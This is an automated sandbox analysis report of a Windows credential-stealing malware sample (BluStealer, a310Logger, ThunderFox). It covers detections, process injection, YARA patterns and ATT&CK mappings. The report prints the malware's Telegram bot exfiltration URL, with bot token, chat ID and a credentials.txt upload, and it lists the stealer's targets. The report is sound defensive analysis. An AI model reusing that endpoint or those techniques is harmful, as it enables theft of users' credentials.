ID: 679095
Sample Name:
SecuriteInfo.com.W32.AIDetectNet.01.19566.31995
Cookbook: default.jbs
Time: 09:06:10
Date: 05/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

SecuriteInfo.com.W32.AIDetectNet.01.19566.31995


Overview

General Information

Sample Name:	SecuriteInfo.com.W32.AIDetectNet.01.19566.31995 (renamed file extension from 31995 to exe)
Analysis ID:	679095
MD5:	7278f8490937ca..
SHA1:	69a0419c995fc1...
SHA256:	0fabbda008ee75..
Tags:	exe
Infos:	



Detection




BluStealer, ThunderFox Stealer, a310Logger

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm...
- Malicious sample detected (through...
- Yara detected BluStealer
- Antivirus / Scanner detection for sub...
- Yara detected a310Logger
- Yara detected ThunderFox Stealer
- Tries to steal Mail credentials (via fi...
- Writes to foreign memory regions
- Tries to harvest and steal Putty / W...
- Uses the Telegram API (likely for C...
- Machine Learning detection for sam...
- Allocates memory in foreign process...

Classification



Process Tree

- **System is w10x64**
- SecuriteInfo.com.W32.AIDetectNet.01.19566.exe (PID: 2068 cmdline: "C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetectNet.01.19566.exe" MD5: 7278F8490937CAB29D3DD5BC75CB52AB)
  - MSBuild.exe (PID: 3396 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe MD5: D621FD77BD585874F9686D3A76462EF1)
  - MSBuild.exe (PID: 6000 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe MD5: D621FD77BD585874F9686D3A76462EF1)
    - AppLaunch.exe (PID: 5848 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe MD5: 6807F903AC06FF7E1670181378690B22)
- **cleanup**

Malware Configuration

Threatname: BluStealer

```
{
  "Exfil Mode": "Telegram",
  "Telegram URL": "https://api.telegram.org/bot5446953292:AAFkDq-HVam91vjV2SXkAWjbhfkBnxaPoa4/sendMessage?chat_id=1269002131"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000010.00000002.403484045.0000000009250000.00000004.08000000.00040000.00000000.sdmp	Quasar_RAT_1	Detects Quasar RAT	Florian Roth	• 0x5fa84:$op1: 04 1E FE 02 04 16 FE 01 60 • 0x5f98d:$op2: 00 17 03 1F 20 17 19 15 28 • 0x604c0:$op3: 00 04 03 69 91 1B 40 • 0x60d64:$op3: 00 04 03 69 91 1B 40
00000010.00000002.403484045.0000000009250000.00000004.08000000.00040000.00000000.sdmp	HKTL_NET_GUID_SharpScribbles	Detects .NET red/black-team tools via typelibguid	Arnim Rupp	• 0x96952:$typelibguid0: aa61a166-31ef-429d-a971-ca654cd18c3b

Source	Rule	Description	Author	Strings
00000000.00000002.408533446.0000000005B80000.00000004.08000000.00040000.00000000.sdmp	JoeSecurity_GenericDownloader_1	Yara detected Generic Downloader	Joe Security	
00000000.00000002.383910090.000000000470F000.00000004.00000800.00020000.00000000.sdmp	LokiBot_Dropper_Packed_R11_Feb18	Auto-generated rule - file scan copy.pdf.r11	Florian Roth	• 0x6212c:$s1: C:\Program Files (x86)\Microsoft Visual Studio\VB98\VB6.OLB
00000010.00000003.380923428.0000000007E66000.00000004.00000800.00020000.00000000.sdmp	Quasar_RAT_1	Detects Quasar RAT	Florian Roth	• 0x9416c:$op1: 04 1E FE 02 04 16 FE 01 60 • 0x94075:$op2: 00 17 03 1F 20 17 19 15 28 • 0x94ba8:$op3: 00 04 03 69 91 1B 40 • 0x9544c:$op3: 00 04 03 69 91 1B 40
Click to see the 8 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
16.3.AppLaunch.exe.7e9a6e8.0.raw.unpack	Quasar_RAT_1	Detects Quasar RAT	Florian Roth	• 0x5fa84:$op1: 04 1E FE 02 04 16 FE 01 60 • 0x5f98d:$op2: 00 17 03 1F 20 17 19 15 28 • 0x604c0:$op3: 00 04 03 69 91 1B 40 • 0x60d64:$op3: 00 04 03 69 91 1B 40
16.3.AppLaunch.exe.7e9a6e8.0.raw.unpack	HKTL_NET_GUID_SharpScribbles	Detects .NET red/black-team tools via typelibguid	Arnim Rupp	• 0x96952:$typelibguid0: aa61a166-31ef-429d-a971-ca654cd18c3b
0.2.SecuriteInfo.com.W32.AIDetectNet.01.19566.exe.466f2e8.2.raw.unpack	MALWARE_Win_A310Logger	Detects A310Logger	ditekSHen	• 0x63884:$s1: Temporary Directory * for • 0x638c0:$s2: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce*RD_ • 0x62e94:$s5: MSXML2.ServerXMLHTTP.6.0 • 0x63058:$s6: Content-Disposition: form-data; name="document"; filename=" • 0x63804:$s7: CopyHere • 0x637cc:$s9: shell.application • 0x63830:$s9: Shell.Application • 0x62f94:$s10: SetRequestHeader • 0x63970:$s12: @TITLE Removing • 0x639a8:$s13: @RD /S /Q "
0.2.SecuriteInfo.com.W32.AIDetectNet.01.19566.exe.466f2e8.2.unpack	MALWARE_Win_A310Logger	Detects A310Logger	ditekSHen	• 0x63884:$s1: Temporary Directory * for • 0x638c0:$s2: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce*RD_ • 0x62e94:$s5: MSXML2.ServerXMLHTTP.6.0 • 0x63058:$s6: Content-Disposition: form-data; name="document"; filename=" • 0x63804:$s7: CopyHere • 0x637cc:$s9: shell.application • 0x63830:$s9: Shell.Application • 0x62f94:$s10: SetRequestHeader • 0x63970:$s12: @TITLE Removing • 0x639a8:$s13: @RD /S /Q "
16.3.AppLaunch.exe.7e9a6e8.0.unpack	Quasar_RAT_1	Detects Quasar RAT	Florian Roth	• 0x5de84:$op1: 04 1E FE 02 04 16 FE 01 60 • 0x5dd8d:$op2: 00 17 03 1F 20 17 19 15 28 • 0x5e8c0:$op3: 00 04 03 69 91 1B 40 • 0x5f164:$op3: 00 04 03 69 91 1B 40
Click to see the 11 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Machine Learning detection for sample

Networking

Uses the Telegram API (likely for C&C communication)

Yara detected Generic Downloader

System Summary

Malicious sample detected (through community Yara rule)

.NET source code contains very large array initializations

Data Obfuscation

.NET source code contains potential unpacker

.NET source code contains method to dynamically call methods (often used by packers)

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected BluStealer

Yara detected a310Logger

Yara detected ThunderFox Stealer

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality

Yara detected BluStealer

Yara detected a310Logger


Yara detected ThunderFox Stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Windows Management Instrumentation	Path Interception	3 1 1 Process Injection	1 Masquerading	1 OS Credential Dumping	1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Web Service	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	1 Credentials in Registry	1 Process Discovery	Remote Desktop Protocol	1 1 Archive Collected Data	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 1 Virtualization/Sandbox Evasion	Security Account Manager	3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	1 Data from Local System	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	3 1 1 Process Injection	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	2 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Obfuscated Files or Information	Cached Domain Credentials	1 2 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 1 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.W32.AIDetectNet.01.19566.exe	26%	Virustotal		Browse
SecuriteInfo.com.W32.AIDetectNet.01.19566.exe	100%	Avira	TR/Crypt.XPACK.Gen7	
SecuriteInfo.com.W32.AIDetectNet.01.19566.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
14.0.MSBuild.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
0.2.SecuriteInfo.com.W32.AIDetectNet.01.19566.exe.461f2c8.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.SecuriteInfo.com.W32.AIDetectNet.01.19566.exe.470f308.3.unpack	100%	Avira	TR/Dropper.Gen		Download File
0.0.SecuriteInfo.com.W32.AIDetectNet.01.19566.exe.f10000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen7		Download File
16.0.AppLaunch.exe.4e00000.0.unpack	100%	Avira	TR/Dropper.MSIL.Gen		Download File
0.2.SecuriteInfo.com.W32.AIDetectNet.01.19566.exe.45f72a8.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.SecuriteInfo.com.W32.AIDetectNet.01.19566.exe.466f2e8.2.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
dual-a-0001.a-msedge.net	0%	Virustotal		Browse
windowsupdatebg.s.llnwi.net	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://james.newtonking.com/projects/json	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dual-a-0001.a-msedge.net	204.79.197.200	true	false	• 0%, Virustotal, Browse	unknown
api.telegram.org	149.154.167.220	true	false		high
windowsupdatebg.s.llnwi.net	95.140.236.128	true	false	• 0%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot5446953292:AAFkDq-HVam91vjV2SXkAWjbhfkBnxaPoa4/sendDocument?chat_id=1269002131&caption=credentials.txt:::computer\user	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot5446953292:AAFkDq-HVam91vjV2SXkAWjbhfkBnxaPoa4/sendDocument?chat_id=1269	MSBuild.exe, 0000000E.00000002.534247106.0000000000EE7000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://api.telegram.org/Qv	MSBuild.exe, 0000000E.00000002.534247106.0000000000EE7000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://api.telegram.org/bot	SecuriteInfo.com.W32.AIDetectNet.01.19566.exe, 00000000.00000002.383910090.000000000470F000.00000004.00000800.00020000.00000000.sdmp, MSBuild.exe, 0000000E.00000000.351294987.000000000401000.00000040.00000400.00020000.00000000.sdmp	false		high
http://james.newtonking.com/projects/json	SecuriteInfo.com.W32.AIDetectNet.01.19566.exe, 00000000.00000002.359072458.000000000340B000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.telegram.org/	MSBuild.exe, 0000000E.00000002.534247106.0000000000EE7000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	679095
Start date and time: 05/08/202209:06:10	2022-08-05 09:06:10 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.W32.AIDetectNet.01.19566.31995 (renamed file extension from 31995 to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@7/2@1/1
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 82% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.82.210.154, 23.211.6.115, 20.190.159.3, 20.190.159.19, 20.190.159.1, 40.126.31.70, 20.190.159.5, 40.126.31.64, 20.190.159.22, 40.126.31.68, 23.211.4.86, 20.82.209.183, 95.140.236.128, 80.67.82.235, 80.67.82.211, 20.54.89.106, 40.125.122.176, 52.242.101.226, 20.223.24.244
- Excluded domains from analysis (whitelisted): www.tm.lg.prod.aadmsa.akadns.net, store-images.s-microsoft.com-c.edgekey.net, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, www.tm.a.prd.aadg.trafficmanager.net, e12564.dspb.akamaiedge.net, rp-consumer-prod-displaycatalog-geomap.trafficmanager.net, login.live.com, sls.update.microsoft.com, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, glb.sls.prod.dcat.dsp.trafficmanager.net, www.bing.com, iris-de-prod-azsc-neu.northeurope.cloudapp.azure.com, fs.microsoft.com, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, www-www.bing.com.trafficmanager.net, wu-bg-shim.trafficmanager.net, login.msa.msidentity.com, store-images.s-microsoft.com, displaycatalog-rp.md.mp.microsoft.co
- Execution Graph export aborted for target MSBuild.exe, PID 6000 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:08:05	API Interceptor	598x Sleep call for process: MSBuild.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\AppLaunch.exe.log	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	323
Entropy (8bit):	5.341038075456123
Encrypted:	false
SSDEEP:	6:Q3La/xw5DLIP12MUAvvR+uTL2LDY3U21t92W+P12MUAvvrs:Q3La/KDLI4MWuPk21t92n4M6
MD5:	9FEAEEB3F595D644B8A003CA116508D1
SHA1:	E2A4B06B16147F0C77AE2839DF37E9FFEB645DBE
SHA-256:	37C92A24F9BD9FBF354209FE9DDA880B5B9C117F2CC863764EFD7F303548696D
SHA-512:	DAE054E5DB8E869347F415FA57150B352381D1EBB90CF3D67BBFF69B4B27E0F2047E24B4E2BE36EE79EE2E94E766533772E9FF61969805C3709BD94906DBF2BA
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.W32.AIDetectNet.01.19566.exe.log	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetectNet.01.19566.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1223
Entropy (8bit):	5.346062503059366
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhIE4Kx1qE4qpAE4Kzr7UE4KdE4KBLWE4Ks:MxHKXwYHKhQnoIHKx1qHmAHKzvUHKdHH
MD5:	3DDB3395410AB0225D8446C3FE175E6B
SHA1:	50B188BB284BA077F95F474772B21AC99BDBDA92
SHA-256:	1A6B66ED2247FED43E928FA030AE380471D074E2C38B0AFD938AA1CD06C5D62F
SHA-512:	5F5BDCFFCA48350ADA596BC040B2984D2076E97FE15341D5BF69D57C24E7FD124ACCA7369C6093089D9062DE2AB2207E70A97511C53FD6575555A1AC7871C14
Malicious:	**true**
Reputation:	low
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..2,"System.Numerics, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Runtime.Serialization, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\W

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.289280780238567
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	SecuriteInfo.com.W32.AIDetectNet.01.19566.exe
File size:	2457088
MD5:	7278f8490937cab29d3dd5bc75cb52ab
SHA1:	69a0419c995fc139ea27e731a44205cb1b686f1d
SHA256:	0fabbda008ee7544a4f2d1bdaf5621f19bc41e82740f293dfe1644fc0af9230b
SHA512:	71f6b363327b6ef6d5204cbfd31e2cb71d456ef54c24d53cd504bed6eec5b14079605f60cf47bc7ec9fbffe8b89ca37766b418ab236801193838417b4587deb7
SSDEEP:	24576:l5niq2/Fw0WbSwK5QUhHcAxP0IXucQfPTO8k4TgjbTG7lVgFyHJSf2uwkYABYPzT:iMSH5DrPHX3wDgFmLIYPzR3nc89UZcn
TLSH:	09B5582DCA8DEF35F6A9A97EF6F945278C6FE9091C42ED0E3390511B0E7D886160C193
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....p.b.....0..~$.....>.$.. .....@.. .....%.....@.....

File Icon

Icon Hash:	64e4cc8df0f0f0b0

Static PE Info

General

Entrypoint:	0x649c3e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	EXECUTABLE_IMAGE, 32BIT_MACHINE
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT, NO_SEH, TERMINAL_SERVER_AWARE
Time Stamp:	0x62EC709A [Fri Aug 5 01:21:30 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
